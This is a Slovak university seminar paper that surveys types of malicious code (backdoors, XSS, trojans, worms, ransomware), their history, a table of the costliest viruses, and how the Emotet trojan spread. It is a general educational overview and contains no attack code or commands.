Slovenská technická univerzita v Bratislave
Fakulta informatiky a informačných technológií

Princípy informačnej bezpečnosti

Škodlivý kód, jeho formy a identifikácia

Akademický rok 2022/2023

Meno: Ján Ágh
Cvičiaci: Ing. Ján Nemčík

Dátum: 1.5.2023
Počet strán: 21

Obsah

1 Stručný opis problematiky a zadania

Cieľom zadania je podrobne analyzovať a vysvetliť najčastejšie sa vyskytujúce typy škodlivých kódov primárne na operačnom systéme Windows, prejsť si proces návrhu a tvorby škodlivých kódov ako takých, vytvoriť vlastný zjednodušený variant škodlivého kódu a testovať, s akou účinnosťou ho identifikujú v dnešnej dobe najčastejšie využívané antivírusové softvéry.

Zadanie je z hľadiska štruktúry rozdelené na šesť častí, pričom každá z nich sa venuje inej oblasti v rámci zvolenej témy. Prvá časť dôkladne vysvetľuje, čo sa vôbec rozumie pod pojmom škodlivý kód, z akého dôvodu a v akých podmienkach uvedený druh kódu vznikol a taktiež niekoľko dôležitých informácií o historických začiatkoch tvorby škodlivých kódov. Druhá časť sa venuje podrobnému opisu existujúcich typov škodlivého kódu, histórii ich vzniku, spôsobu, akým dokážu napadnúť vybraný informačný systém, škodám, aké po úspešnom vniknutí dokážu napáchať a taktiež možnostiam, ako sa účinne chrániť pred úspešnými útokmi. Medzi konkrétne kategórie škodlivých kódov, ktoré v tejto časti dostanú priestor patria *backdoor attacks, scripting attacks, trojans, worms* a *ransomware*. Tretia časť by sa dala považovať za menšie „historické okienko“ – v nej sa totiž analyzujú dve najrozsiahlejšie podniknuté útoky škodlivými kódmi – menovite *Emotet*, ktorý je trojan šíriaci sa v podobe aplikácie a nenápadne odcudzuje údaje o bankových účtoch, a *Stuxnet* - worm vyvinutý Spojenými štátmi a Izraelom, ktorý dokázal znefunkčniť rozsiahle časti iránskeho nukleárneho programu. Vo štvrtej časti sa nachádza opis štruktúry škodlivých kódov – bude sa jednať prevažne o opis spôsobu tvorby takýchto kódov, z akých súčastí sa väčšinou skladajú, na čo treba dbať pri ich návrhu a čo by mali spĺňať, aby boli čo najťažšie identifikovateľné a odstrániteľné. Piata časť projektu má prevažne praktický charakter – v nej je totižto opísaný proces návrhu a zhotovenia vlastného jednoduchého príkladu škodlivého kódu – programu, ktorý po spustení vo zvolenom adresári do súborov istého typu (napr. s koncovkou “.py”) prekopíruje vopred zadefinovaný kód, pričom návrh bude vychádzať z informácií opísaných v časti číslo štyri. Šiesta a zároveň posledná časť bude obsahovať opis praktických spôsobov, ako sa pred útokmi a škodlivým kódom chrániť. Bude sa tu nachádzať analýza a porovnanie antivírusových softvérov navzájom, porovnanie funkcionality bezplatných verzií s platenými a taktiež opis spôsobu identifikácie škodlivých kódov, ktoré tieto softvéry využívajú. Analýza sa bude konkrétne týkať antivírusových softvérov *Avast, Kaspersky* a *Windows Dfender*. Nakoniec, ale v neposlednom rade bude jeden z týchto nástrojov použitý na identifikáciu škodlivého kódu, ktorý bol vytvorený v predchádzajúcej časti.

2 Škodlivý kód

Pod pojmom škodlivý kód či vírus sa rozumie všetok softvér, ktorého cieľom je úmyselne napáchať škody v hostiteľskom zariadení ako takom alebo v súboroch, ktoré sú v danom zariadení uložené [1]. Zároveň je dôležité spomenúť aj fakt, že v dnešnej dobe väčšina vírusov nie je limitovaná len na jedno konkrétne zariadenie – niektoré druhy sa využitím počítačových a komunikačných sietí alebo internetu dokážu svojvoľne rozširovať medzi rôznymi zariadeniami pripojenými do vybranej siete a takto napáchať ďaleko rozsiahlejšie škody. Rozširovanie sa väčšinou realizuje spôsobom, kedy vírus nenápadne vkladá svoj vlastný kód do zdrojových kódov iných dosiahnuteľných programov. Následne, keď sa vykoná daná časť programu, v ktorej sídli kód vírusu, ten dokáže znovu nakaziť iné dostupné programy a tak ďalej. Práve kvôli tejto vlastnosti dostal škodlivý kód svoj druhotný názov – jeho spôsob rozmnožovania totižto náramne pripomína šírenie biologických vírusov v prírodnom prostredí [1].

2.1 Ciele škodlivých kódov

Ciele škodlivých kódov môžu byť pomerne rôznorodé, pričom nemusí v každom prípade ísť iba o poškodenie hostiteľského zariadenia alebo súborov. Mnoho druhov vírusov existuje s cieľom nenápadne odcudziť a následne zneužiť dôveryhodné informácie, ako napríklad prihlasovacie údaje k rozličným platformám alebo údaje týkajúce sa bankových účtov, ale do tejto kategórie môžu spadať aj telefónne čísla, emailové adresy, adresy pobytu a mnoho ďalších. Iné druhy dokážu zablokovať obrazovky zariadení alebo zakryptovať či už skupiny súborov, alebo aj celý operačný systém dovtedy, kým obeť nesplní určité podmienky (v mnohých prípadoch zaplatenie vysokej sumy peňazí útočníkovi) [1]. V podstate každý útočník si môže stanoviť iný cieľ, jedno sa však spravidla nemení – hlavným cieľom je nadobudnúť určitý zisk na úkor obete.

2.2 História vzniku škodlivých kódov

V každom historickom období existovali (a boli hojne využívané) spôsoby, ako je možné si bez povšimnutia odcudziť dôverné alebo utajené informácie. Spočiatku sa jednalo primárne o odpočúvanie obete, sledovanie z veľkej diaľky alebo, v krajných situáciách, o priame prepadnutie a krádež. Nástupom modernej technologickej éry sa úmysly útočníkov nezmenili, zmenili sa však spôsoby, akými sa útoky realizujú a oblasti, v ktorých sú útoky realizované. Dnešnému svetu prevláda digitalizácia – v rámci nej prebieha komunikácia a zdieľanie informácií, ale premiestnili sa do nej okrem iných aj finančné transakcie a podobné citlivé prenosy. Z uvedených dôvodov bolo pre útočníkov atraktívne presunúť časť svojich operácií práve sem.

Škodlivé kódy sprevádzajú technologickú oblasť už mnoho desaťročí. Mohlo by sa povedať, že dokonca stáli pri jej vzniku. Aj tu platilo a stále platí staré známe pravidlo –

akonáhle sa vytvorí nová oblasť, ktorá by v istej miere mohla zjednodušiť a zefektívniť každodenný život, okamžite sa začínajú hľadať spôsoby, ako by sa ju dalo zneužiť. Prvý človek, ktorý na túto skutočnosť upozornil v technologickej oblasti bol John von Neumann – svetoznámy matematik, fyzik a informatik maďarského pôvodu, považovaný za jedného z najväčších vynálezcov 20. storočia [1]. V 40. rokoch vykonával výskum v oblasti samoreplikácie s cieľom zistiť kedy, ako a za akých podmienok by systém dokázal vytvoriť identickú kópiu samého seba podobne, ako funguje proces reprodukcie v prírode. Počas experimentov vyslovil tvrdenie, že takýto systém potrebuje obsahovať tri časti: podrobný opis samého seba, mechanizmus, ktorý dokáže daný opis prečítať a podľa neho zkonštruovať nový systém a mechanizmus na kopírovanie opisov [2, s. 81-84].

Historický prvý počítačový program považovaný za „moderný“ vírus bol vytvorený v roku 1982 programátorom Elkom Clonerom. Šíril sa prostredníctvom infikovaných floppy diskov a napádal nechránené systémy Apple II, ale nešlo o žiadny škodlivý kód – považuje sa za vírus, lebo sa dokázal nekontrolovane šíriť naprieč systémami [1].

V 90. rokoch, tesne po uvedení prvého operačného systému Microsoft Windows na trh sa roztrhlo vrece s počítačovými vírusmi. Ako rástla popularita systému a zvyšoval sa počet aplikácií preň, tak narastal i počet rôznorodých vírusov. Na začiatku tohto obdobia sa väčšina vírusov sústreďovala na jazyk, ktorý využíva Microsoft Word na parsovanie dokumentov – cieľom bolo nakaziť spomínané dokumenty, spolu s nimi sa šíriť po systéme a zbierať pritom súkromné informácie z nich [1].

Približne od polovice 90. rokov sa začalo obdobie, kedy s príchodom každej novej technológie prišli aj nové typy vírusov – s príchodom emailov trójske kone, po rozšírení sociálnych sietí phishing útoky a nechcené reklamy vo forme advérov, po obrovskej popularite kryptomien zas vírusy, ktoré ich dokážu nelegálne ťažiť na cudzích hostiteľských zariadeniach [1].

Osobitnou kategóriou sú mobilné zariadenia, ktoré tiež patria medzi obľúbené ciele útočníkov najmä vďaka ich obrovskej popularite. Dôvodov je hneď niekoľko:

- Väčšina mobilných telefónov nie je ani zďaleka zabezpečená v takej miere, ako počítače.
- Mnoho ľudí ani netuší, že aj pre mobilné operačné systémy existujú antivírusové softvéry.
- Infikovanie mobilného zariadenia môže priniesť aj oveľa ďalekosiahlejšie následky ako počítača (prístup ku kamere, kontaktom, odpočúvanie mikrofónu atď.).

Technologický pokrok bude každým rokom naberať na tempe a je nepravdepodobné, že by sa podobná situácia nestala aj s oblasťou škodlivých kódov. Je len teda na nás, aby sme sa pred nimi v každom prípade naučili úspešne sa ochrániť.

3 Kategórie škodlivých kódov

Ako z predchádzajúcej kapitoly vyplýva, počas histórie vzniklo obrovské množstvo typov škodlivých kódov, pričom tento počet sa každým dňom vplyvom nových informačných systémov zväčšuje. Z tohto dôvôdu sa nasledujúca kapitola sústreďuje len na najrozsiahlejšie kategórie, s ktorými sa bežní používatelia systému Windows najčastejšie stretávajú v praxi.

3.1 Backdoor attacks

Backdoor attacks, po slovensky často nazývané „útoky cez zadné vrátka“, predstavujú pomerne rozsiahlu kategóriu, v rámci ktorej je možné podniknúť rozmanité druhy útokov - nepovolaný manuálny vstup útočníka do systému, vniknutie pomocou škodlivého kódu a mnoho ďalších. Backdoors alebo „zadné vrátka“ sú v podstate brány, ktoré vývojári vytvárajú v softvéroch, aby v prípade potreby mohli urýchlene obísť defenzívne mechanizmy (napr. potrebu autentifikácie) a vykonať opravy [3]. Zadné vrátka sú často realizované v podobe oddelene inštalovateľných softvérov, ale môžu sa vyskytovať aj ako integrálne súčasti väčších programov. Ich princíp funkčnosti je častokrát veľmi triviálny – v mnohých prípadoch nejde o žiadnu deaktiváciu autentifikačného systému softvéru, ale o poskytnutie neexistujúcich prihlasovacích údajov; uvedený softvér ich následne prijme a povolí vstup dovnútra, pričom je bežné, že okamžite poskytne aj práva prislúchajúce administrátorom [3].

Z historického hľadiska ide o jeden z najstarších typov útokov. Prvýkrát sa spomínajú, trochu možno nečakane, vo filme žánru science fiction z roku 1983 s názvom *WarGames,* kde hlavný hrdina získa prístup k superpočítaču riadiaceho nukleárny arzenál Spojených Štátov práve za pomoci vbudovaných „zadných vrátok“ [3]. Neskôr, v roku 1993 bol vyvinutý špeciálny čip určený pre telefóny a počítače s vbudovaným hardvérovým backdoor-om, ktorý umožňoval príslušníkom polície odpočúvať podozrivé hovory, ale neuplatnil sa v praxi [3]. Od začiatku 21. storočia začalo backdoors využívať čím ďalej, tým viac výrobcov softvérov a v dnešnej dobre ich obsahuje väčšina komplexných systémov, aj keď sú skoro vždy dobre ukryté.

V mnohých prípadoch backdoors predstavujú primárny spôsob vstupu škodlivého kódu do systému, či už ide o trójske kone, červy alebo iné typy softvérov, pretože, ako už bolo spomenuté, počas ich využívania sa v danom systéme deaktivuje väčšina bezpečnostných mechanizmov.

3.2 Scripting attacks

Scripting attacks, známe pod názvom cross-site scripting (skratka XSS) je typ útokov primárne zasahujúci aplikácie v prostredí webu. V rámci nich útočník odošle pomocou webovej aplikácie škodlivý kód, mnohokrát zhotovený v jazyku JavaScript, na zariadenie obete. Webový prehliadač obete obyčajne nedokáže sám detekovať, že ide o škodlivý skript a vykoná ho. Od momentu začiatku vykonávania získava skript prístup k väčšine dát

uchovávaných prehliadačom pre danú webstránku, na ktorej bol vykonaný, a dokáže aj prepisovať obsah samotnej stránky. Útočník získa prístup k uvedeným dátam, vrátane cookies a relačných tokenov a vďaka nim sa vie zmocniť aj účtu obete [4].

Podľa typu nákazy existuje niekoľko druhov scripting attacks, najčastejšie sa však využívajú dve alternatívy:

- **reflected XSS útoky** - využívajú princíp „odrazu“ – skript je doručený inými cestami (napr. emailom) a akonáhle s ním obeť interaguje, presunie sa na zraniteľnú webstránku, ktorá ho „odrazí“ späť do webového prehliadača obete a keďže prichádza z dôveryhodného zdroja, prehliadač ho prijme a vykoná [4].

- **stored XSS útoky** – škodlivý kód je dlhodobo uchovávaný na serveri v databáze webstránky a je doručený obeti, keď interaguje s danou stránkou [4].


XSS útoky vznikli v 90. rokoch, teda oveľa neskôr ako väčšina iných druhov útokov škodlivým kódom [5]. Jedným z dôvodov je fakt, že až v tejto dobe si internet, ako ho poznáme dnes, začal raziť svoju vlastnú cestu medzi bežných obyvateľov kvôli zvýšeniu dostupnosti osobných počítačov a zrýchleniu ich vývoja. Najúčinnejšou ochranou pred XSS útokmi je nenavštevovanie nezabezpečených webstránok, nesťahovanie neoverených súborov a neotváranie podozrivých správ a emailov [5].

3.3 Trójske kone

Trójsky kôň, po anglicky nazývaný trojan, patrí medzi najrozšírenejší typ škodlivého kódu. V svojej podstate spadá pod backdoor attacks, ale kvôli svojej rozšírenosti si zaslúži samostatnú podkapitolu. Ako to už aj z názvu vyplýva, celý jeho princíp funkčnosti vychádza z danajského daru - dreveného koňa, v ktorom sa počas dobývania mesta Trója ukryli grécki bojovníci a takto dokázali nepozorovane preniknúť cez mestské hradby [6, s. 22]. Jedná sa teda o škodlivý kód nenápadne ukrytý v iných softvérových produktoch, ktorý tvorcovi umožňuje prístup k súborom a informáciám na hostiteľskom zariadení. Dokáže byť veľmi nebezbečný – v lepších prípadoch môže dôjsť „len“ k zmazaniu alebo editácii súborov, prípadne ich premenovaniu, v tých horších k odcudzeniu dôveryhodných informácií, zmene obsahu systémových registrov, deaktivácii antivírusu a inštalácii nových aplikácií [6, s. 22].

Pojem „trójsky kôň“ v oblasti informačných technológií bol prvýkrát použitý v roku 1983 na jednej z prednášok Kena Thompsona, tvorcu operačného systému Unix. Táto prednáška sa týkala dôvery v počítačových programoch a ich autorov a niesla podnázov „*Do akej miery môžeme dôverovať tvrdeniu, že počítačový program neobsahuje trójske kone? Možno je dôležitejšie dôverovať ľuďom, ktorí daný program vytvorili*“ [7]. Počas prednášky Thompson analyzoval jednoduchý počítačový program zhotovený v programovacom jazyku C schopný samoreprodukcie a vyslovil dve dôležité tvrdenia: človek by nikdy nemal dôverovať kódu, ktorý sám nenapísal; a vie o možnej existencii trójskych koní z jedného článku o nedostatkoch operačného systému Multics [7].

Na obr. 3.1 je znázornený jeden z možných spôsobov nakazenia bežného osobného počítača trójskym koňom. Na šírenie vírusov medzi neskúsenými ľuďmi sa bežne používa emailová komunikácia, kedy sa obeti doručí email obsahujúci kód vírusu. Nič netušiaca obeť otvorí email, čo v mnohých prípadoch stačí na to, aby trójsky kôň dokázal byť úspešne aktivovaný a nainštaloval sám seba na hostiteľské zariadenie (v iných prípadoch sa vyžaduje priama interakcia používateľa s programom vírusu – využívajú sa stratégie ako klamné pomenovanie programu motivujúce obeť k stiahnutiu súboru a pod.). Trójsky kôň po inštalácii okamžite kontaktuje svojho tvorcu, ktorý tým získa prístup k zariadeniu a (vo väčšine prípadov) dokáže na ňom vykonávať príkazy.



Obr. 3.1 Možný spôsob úspešnej infekcie trójskym koňom [6, s. 23]


3.4 Červy

Červ, známy predovšetkým pod anglickým názvom worm, je jeden z novších typov škodlivých kódov spadajúci do kategórie trójskych koňov. Ide o obzvlášť nebezpečný softvér – jeho sila totižto spočíva, ako to je znázornené na obr. 3.2, v schopnosti plne autonómne sa šíriť naprieč všetkými zariadeniami pripojenými do rovnakej komunikačnej siete (vo veľkej väčšine prípadov pripojených k rovnakému internetovému pripojeniu) narozdiel od bežných vírusov, ktoré vyžadujú interakciu obete pre správne vykonanie útoku [8]. Tento druh škodlivého kódu analyzuje dostupné zariadenia v sieti; v prípade nájdenia vyhovujúceho hostiteľa prekopíruje celý svoj zdrojový kód naň a proces opakuje od začiatku. Takýmto spôsobom by sa v princípe dokázal šíriť donekonečna, v praxi sa to však väčšinou nevyužíva

– obvykle sa šíri dovtedy, kým sa mu nepodarí dosiahnuť istý cieľ alebo kým ho nezastaví vbudovaný časovací mechanizmus. Keď sa mu podarí vniknúť do systému, jeho ciele sú okrem reprodukcie identické s bežnými trójskymi kôňmi; cieľom je odcudziť dôveryhodné informácie – súbory alebo poškodiť hostiteľské zariadenie [6, s. 23].

Prvé experimenty so samoreprodukčnými vírusmi sa udiali už v 70. rokoch, všetky sa však týkali siete ARPANET. Zlom prišiel až v roku 1988, kedy Robert Morris – v tom čase študent na Cornell University v štáte New York – zhotovil prvý počítačový program schopný šíriť sa po internete [8]. Cieľom bolo, aby program odoslal **jednu** kópiu samého seba na všetky dosiahnuteľné zariadenia v sieti využitím nedostatkov v emailových protokoloch, obsahoval však jednu veľmi závažnú chybu; akonáhle program dorazil na výpočtové zariadenie, začal sa na ňom nekontrolovane množiť, až kým nezaplnil celý dostupný pamäťový priestor. Bolo ho takmer nemožné zastaviť a znefunkčnil približne 6000 počítačov (čo v tej dobe predstavovalo skoro jednu desatinu používateľov internetu) [8]. Spôsobil obrovské škody, ale na druhej strane odhalil, čoho sú počítačové programy reálne schopné.

Väčšina počítačov nakazených červami vykazuje podobné správanie: zariadenie hlási plnú pamäť, pričom obsahuje iba relatívne malý počet menších súborov; samovoľné spúšťanie programov; inicializácia emailovej komunikácie bez vedomosti obete; pomalá odozva systému kvôli nedostatku výpočtových zdrojov; a časté chyby počas používania [9]. Pred jeho odstránením zo systému sa odporúča zariadenie odpojiť od akýchkoľvek sietí – vírus by sa mohol okamžite vrátiť. V dnešnej dobe odstránenie červa zo systému dokážu vykonať všetky známe druhy antivírusových programov [9].



Obr. 3.2 Spôsob autonómneho šírenia červov [6, s. 24]

3.5 Ransomware

Ransomware alebo ransomvér je špecifický poddruh malvéru špecializujúci sa väčšinou na jednotlivcov a bežných ľudí. Jeho cieľom je získanie výkupného od obete; je schopný zakryptovať všetky súbory na počítači podľa neznámeho kľúča alebo vyhrážať sa zdieľaním dôveryhodných dát, ak sa výkupné nezaplatí [10]. Existuje mnoho úrovní ransomvérov podľa spôsobu realizácie útoku – jednoduchšie iba zablokujú (prekryjú) používateľovu obrazovku, prípade aj vstupy z periférnych zariadení (myš s klávesnicou) bez zakryptovania súborov a nedajú sa odstrániť do zaplatenia výkupného, iné dokážu zakryptovať doslova všetko – aj samotný operačný systém a jeho súčasti [10]. Ransomvér môže nadobudnúť podobu trójskeho koňa, ale taktiež sa v istých prípadoch dokáže šíriť autonómne podobne, ako červ.

Prvý zdokumentovaný ransomvér uzrel svetlo sveta v roku 1989. Jednalo sa o „AIDS Trojan“, ktorého tvorca po zatknutí sľúbil, že všetky získané peniaze daruje na výskum pohlavnej choroby AIDS [10]. V nasledujćich rokoch sa objavilo ešte niekoľko podobných útokov, ransomvéry však až do začiatku nového tisícročia neboli obzvlášť obľubované medzi útočníkmi. Problémy spôsobovalo hlavne získanie prístupu k vyzbieraným peniazom bez odhalenia [11].

Riešenie pre tento problém sa objavilo vo forme kryptomien. Tie často využívajú nevystopovateľné (alebo veľmi zložito vystopovateľné) spôsoby transakcií cez sieť zvanú Blockchain, vďaka čomu obľuba ransomvérov začala narastať. Niektorí útočníci dokonca zašli tak ďaleko, že začali svojim obetiam poskytovať návody opisujúce spôsoby vytvorenia kryptomenových peňaženiek a uskutočňovania transakcií [11]. Zmenila sa aj taktika útočníkov – útoky sa už nerealizovali náhodne a nesústreďovali sa len na obyčajných ľudí, ale začali sa objavovať aj vo veľkých firmách a korporáciách, kde blokovali prístup zamestnancov k dôležitej infraštruktúre a tým spôsobovali enormné škody. Od tohto obdobia sa počty útokov ransomvérom každoročne zvyšujú.

Za pravdepodobne najznámejší útok ransomvérom môžeme považovať CryptoLocker v roku 2013 [11]. Išlo o dovtedy najsofistikovanejší ransomvér, ktorý naplno využíval nevystopovateľnosť kryptomien. Kľúč na dekryptovanie súborov bol obeti po zakryptovaní odobraný a naspäť doručený iba v prípade, ak naozaj prebehla kryptomenová transakcia v uvedenej sume [12].

Medzi odporúčané ochranné praktiky proti ransomvérom patria časté zálohovania všetkých dát, sťahovanie najnovších verzií programov a nenavštevovanie podozrivých odkazov [10][12].

4 História rozsiahlych úspešných útokov

Počas histórie využívania škodlivých kódov na nekalé účely sa uskutočnilo nespočetné množstvo útokov. Väčšina z nich bola lokálnej, regionálnej alebo národnej úrovne a zameriavala sa na konkrétne obete. Rôznorodosť obetí bola pomerne rozsiahla – od bežných občanov, cez nadnárodné spoločnosti, regionálne vlády alebo vlády krajín, až po jednotlivé vojenské ciele alebo dokonca vedenia celých armád. Existujú však aj prípady, kedy sa útočníci pokúšali o niečo väčšie – spôsobiť medinárodné či globálne problémy.

Väčšina obrovských útokov zasahujúcich civilné ciele sa udiala medzi rokmi 2000 až 2010 [13]. Po zamyslení sa je pomerne jednoduché vydedukovať, prečo je tomu tak; v uvedenom období sa totižto spustilo rapídne rozširovanie informačných technológií, v dôsledku čoho mnoho rodín z rozvojových krajín (bývalý východný blok, najľudnatejšie krajiny Ázie, oblasti Južnej Ameriky a najviac rozvinuté regióny Afriky) si zaobstaralo svoj prvý osobný počítač práve v tomto období. Všetci boli nadšení z nových možností konektivity a prístupu k informáciám, ktoré tieto technológie so sebou prinášali a málokto z nich reálne tušil, aké nebezpečenstvá môžu v sebe ukrývať (a ako sa pred nimi efektívne chrániť). Na druhej strane, útočníci si to perfektne uvedomovali a snažili sa vzniknutú situáciu čo najviac pretaviť vo svoj prospech.

Tabuľka 4.1 obsahuje desať najškodlivejších počítačových vírusov v histórii informačných technológií zoradených podľa hodnôt napáchaných škôd [13]. Za zmienku stojí fakt, že až osem z nich bolo vytvorených práve v období medzi rokmi 2000 a 2010. Osobné počítače skrátka vôbec neboli zabezpečené na takej úrovni, aby sa dokázali efektívne ochrániť, a v mnohých prípadoch za to niesli vinu ich vlastníci. Je však dôležité spomenúť, že ani vtedajšie antivírusové softvéry neposkytovali mieru zabezpečenia ako v súčasnosti. Ich prudký rozvoj v nasledujúcich rokoch bol priamym dôsledkom čoraz častejších útokov.

Názov	Začiatok šírenia	Škody
Mydoom	2004	~ 38 mld. $
Sobig	2003	~ 30 mld. $
Klez	2001	~ 19.8 mld. $
ILOVEYOU	2000	~ 15 mld. $
WannaCry	2017	~ 4 mld. $
Zeus	2007	~ 3 mld. $
Code Red	2001	~ 2.4 mld. $
Slammer	2003	~ 1.2 mld. $
CryptoLocker	2013	~ 665 mil. $
Sasser	2004	~ 500 mil. $

Tab. 4.1 Desať najdrahších počítačových vírusov histórie [vlastná tabuľka, podľa 13]


V ďalších dvoch podkapitolách sú uvedené a analyzované informácie o dvoch relatívne nedávnych útokoch – trójsky koň Emotet a počítačový červ Stuxnet.

4.1 Trójsky kôň Emotet

Vírus známy pod názvom Emotet je považovaný za jeden z najnebezpečnejších škodlivých kódov dekády vymedzenej rokmi 2010 a 2020. Je pozoruhodný z hľadiska schopnosti prispôsobiť sa novým situáciám v oblasti svojej pôsobnosti – od svojho vzniku niekoľkokrát úspešne zmenil svoju podobu a jeho najnovšia verzia dokonca poskytuje platformu na šírenie iných podobných vírusov [14].

Predpokladá sa, že vznikol niekedy v priebehu roka 2014, pretože v tom období bol prvýkrát zaznamenaný a odhalený výskumníkmi nebezpečenstiev v online prostredí, jeho vývoj však mohol prebiehať niekoľko rokov [14]. Za krajinu prvotného pôvodu sa považuje Ukrajina, nikdy sa to však nikomu nepodarilo spoľahlivo potvrdiť [15]. Zároveň stále nedošlo k jeho efektívnej eradikácii a preto sa do dnešného dňa považuje za serióznu hrozbu.

Spôsob jeho šírenia sa časom nijako zásadne nezmenil – vo väčšine prípadov dorazí do hostiteľského zariadenia využitím emailovej komunikácie vo forme spamu. Tento email je častokrát štruktúrovaný spôsobom, aby pripomínal obyčajnú komunikáciu prichádzajúcu od zamestnávateľa obete a obsahuje prílohu týkajúcu sa daňových odvodov, prípadne iných finančných záležitostí [14][15]. Ukážka možnej štruktúry nebezpečného emailu je na obr. 4.1.



Obr. 4.1 Ukážka vzhľadu nebezpečného emailu s vírusom Emotet [16]

Nič netušiaca obeť si nebezpečnú prílohu stiahne, otvorí ju a v okamihu sa zariadenie stane infikovaným. Samotná príloha však nemusí priamo obsahovať kód vírusu; v tomto bode sa jednotlivé verzie škodlivého kódu začnú od seba odlišovať. Prvé verzie Emotetu sa rozširovali priamym rozposielaním kódu vírusu, ktorý sa skrýval v prílohe emailov. Kód bol v podobe jednoduchého JavaScript súboru a po interakcii sa sústreďoval na zbieranie citlivých informácií o bankových účtoch obete. Akonáhle sa mu podarilo zachytiť želané dáta, odosielal ich späť na server útočníka [14]. Neskôr, kvôli miernemu poklesu sily na prelome rokov 2016 a 2017 dostal jednu z mnohých aktualizácií – jeho funkcionalita sa značne rozšírila a pomaly sa z neho stala platforma na šírenie iných druhov škodlivých kódov. Funguje nasledovne: spôsob šírenia sa nezmenil, ale vírus po úspešnej infekcii umožní svojim tvorcom kompletný prístup k hostiteľskému zariadeniu. V praxi to znamená, že útočníci môžu svojvoľne sťahovať akýkoľvek obsah na dané zariadenie, či už ide o vlastné druhy škodlivých kódov alebo softvér iných útočníkov. Tvorcovia Emotetu si takto vyvinuli systém, ktorý dostal označenie MaaS

(Malware-as-a-Service) – vytvorila sa sieť infikovaných zariadení, ku ktorým začali za vysoké poplatky predávať prístup a pomáhať na ne inštalovať rôznorodé škodlivé kódy [14].

V roku 2019 sa po druhýkrát stalo, že sa šírenie Emotetu začalo spomaľovať – ľudia si začali dávať väčší pozor na neznáme emailové prílohy, jeho vývojári preto museli prísť s novými nápadmi. Rozhodlo sa, že kód vírusu už nebude priamo doručovaný v prílohe; namiesto toho sa obeti doručí viditeľne neškodný dokument niektorého zo známych formátov ako Microsoft Excel alebo Word [16]. Keď si ich používateľ otvorí, dokument ho vyzve, aby „povolil obsah“ (*enable content*, slúži na načítanie makier potrebných pre správne zobrazenie obsahu). Makrá sa obyčajne načítavajú aj v prípade neškodných dokumentov z externých serverov, preto program nedetekuje nič zvláštne. Namiesto obyčajného makra sa však stiahne zdrojový kód vírusu Emotet, čím prebehne úspešné infikovanie [15][16].

